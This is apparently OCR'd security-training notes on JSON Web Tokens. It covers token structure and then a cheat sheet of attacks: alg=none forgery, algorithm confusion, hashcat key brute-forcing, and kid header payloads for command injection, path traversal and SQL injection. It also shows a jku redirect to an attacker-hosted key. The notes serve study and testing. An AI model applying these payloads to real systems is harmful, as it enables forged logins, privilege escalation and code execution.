
JWT
Definition
JSON Web Token (JWT) is an open standard (RFC 7519) that defines a compact and self-contained way for securely transmitting information between parties as a JSON object.
component
A JWT consists of three parts; an encoded Header, an encoded Payload and the Signature
The header contains info about the token
The payload contains the actual data
the signature to be created we need to encode both the header and the payload using Base64 URL encoding, then we combine them with a dot (.)
How It Work
unsignedToken = encodeBase64(header) + '.' + encodeBase64(payload)
signature_encoded = encodeBase64(HMAC-SHA256("secret", unsignedToken))
jwt_token = encodeBase64(header) + "." +encodeBase64(payload) + "." + signature_encoded
JWT Security Facts
JWT is not vulnerable to CSRF (except when JWT is put in a cookie)
Improper token storage (HTML5 storage/cookie)
Session theft through an XSS attack is possible when JWT is used
Sometimes the key is weak and can be brute-forced
Faulty token expiration
JWT can be used as Bearer token in a custom authorization header
JWT is being used for stateless applications. JWT usage results in no server-side storage and database-based session management. All info is put inside a signed JWT token
JWT-based authentication can become insecure when client-side data inside the JWT are blindly trusted
Many apps have no problem accepting an empty signature
JWT standard algorithms
RSA
HMAC
Elliptic Curve
None
resource
https://jwt.io/introduction
https://www.reddit.com/r/netsec/comments/dn10q2/practical_approaches_for_testing_and_breaking_jwt/
https://www.netsparker.com/blog/web-security/json-web-token-jwt-attacks-vulnerabilities/
eWAPTx Material
Tools
https://github.com/KINGSABRI/jwtear
https://github.com/hahwul/jwt-hack
https://www.youtube.com/watch?v=SuDN35-aefY
burp blugin : json web token
burp blugin : json web token Attacker
Attacks against JWT
vulnerabilities
None Algorithm vuln ,change `alg=none` and set `signature=""`
Change alg From Rs256 to HS256 : `RS`
brute force
hashcat -a -m 16500 hash.txt /rockyou --force
Failing to verify the signature Not use signature, An attacker could send the token with an arbitrary signature
decode(): Only decodes the token from base64url encoding without verifying the signature.
verify() : Decodes the token and verifies the signature.
kid: parameter injections
What about kid
The JWT header can contain the Key Id parameter `kid`
It is often used to retrieve the key from a database or filesystem.
The app verifies the signature using the key obtained through the `kid` parameter.
If the parameter is injectable, it can open the way to signature bypass or even attacks such as RCE, SQLi, and LFI.
{ "alg": "HS256", "typ": "JWT", "kid": "key1|/usr/bin/uname" }. { "name": "John Doe", "user_name": "john.doe", "is_admin": false }
RCE if parameter is vulnerable injectable
Attacks Against kid
{ "alg": "HS256", "typ": "JWT", "kid": "../../../../../../dev/null" }. { "name": "John Doe", "user_name": "john.doe", "is_admin": true }
directory traversal
{ "alg": "HS256", "typ": "JWT", "kid": "xxxx' UNION SELECT 'aaa" }. { "name": "John Doe", "user_name": "john.doe", "is_admin": true }
injection
jku header
can find the JSON Web Key (JWK) used to verify the signature – basically the public key in JSON format.
{ "alg": "RS256", "typ": "JWT", "jku":"https://example.com/key.json" }. { "name": "John Doe", "user_name": "john.doe", "is_admin": false }
jku: parameter to specify the public key
{ "kty": "RSA", "n": "-4KIwb83vQMH0YrzE44HppWyNYmyuznuZPKWFt3e0xmdi-WcgiQZ1TC...RMxYC9lr4ZDp-M0", "e": "AQAB" }
The specified `key.json` file might look something like:
Attack scenario
1
An attacker can change the `jku` parameter value to point to their own JWK instead of the valid one
If accepted, this allows the attacker to sign malicious tokens using their own private key
2
Chaining with SSRF
Chaining with a header Injection
Chaining with an open redirect
bypass URL validation
Using `https://trusted` (for example`https://trusted@attacker.com/key.json`), if the application checks for URLs starting with `trusted`
Using URL fragments with the `#` character
Using the DNS naming hierarchy